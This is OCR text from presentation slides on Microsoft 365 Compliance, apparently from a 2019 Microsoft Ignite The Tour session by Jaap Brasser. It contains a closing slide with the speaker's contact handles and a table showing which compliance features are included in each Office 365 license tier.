
Next steps for Compliance Manager



Microsoft 365 Compliance

Supporting your organization's compliance journey with integrated experiences and intelligent capabilities to help reduce risk

Microsoft



Microsoft

Thank you!

- Twitter:
  - @jaap_brasser
  - #BRK3428 #MSIgniteTheTour
- Microsoft Tech Communities

- GitHub
  - jaapbrasser/events/2019-04-24 MSIgnite Stockholm

Compliance Capabilities in Office 365

		O365 BE/BP/E1	O365 E3	O365 E5
Core Compliance & Data Protection	Compliance Manager	●	●	●
	In-place Archiving	●	●	●
	Data Governance – manual labeling and retention/deletion policies	●	●	●
	eDiscovery Search	●	●	●
	Unlimited Archiving		●	●
	Litigation Hold & eDiscovery Export		●	●
	Data Loss Prevention		●	●
Advanced Compliance	Advanced eDiscovery			●
	Advanced Data Governance			●
	Customer Lockbox			●
	Privileged access management (PAM)			●
	Customer Key			●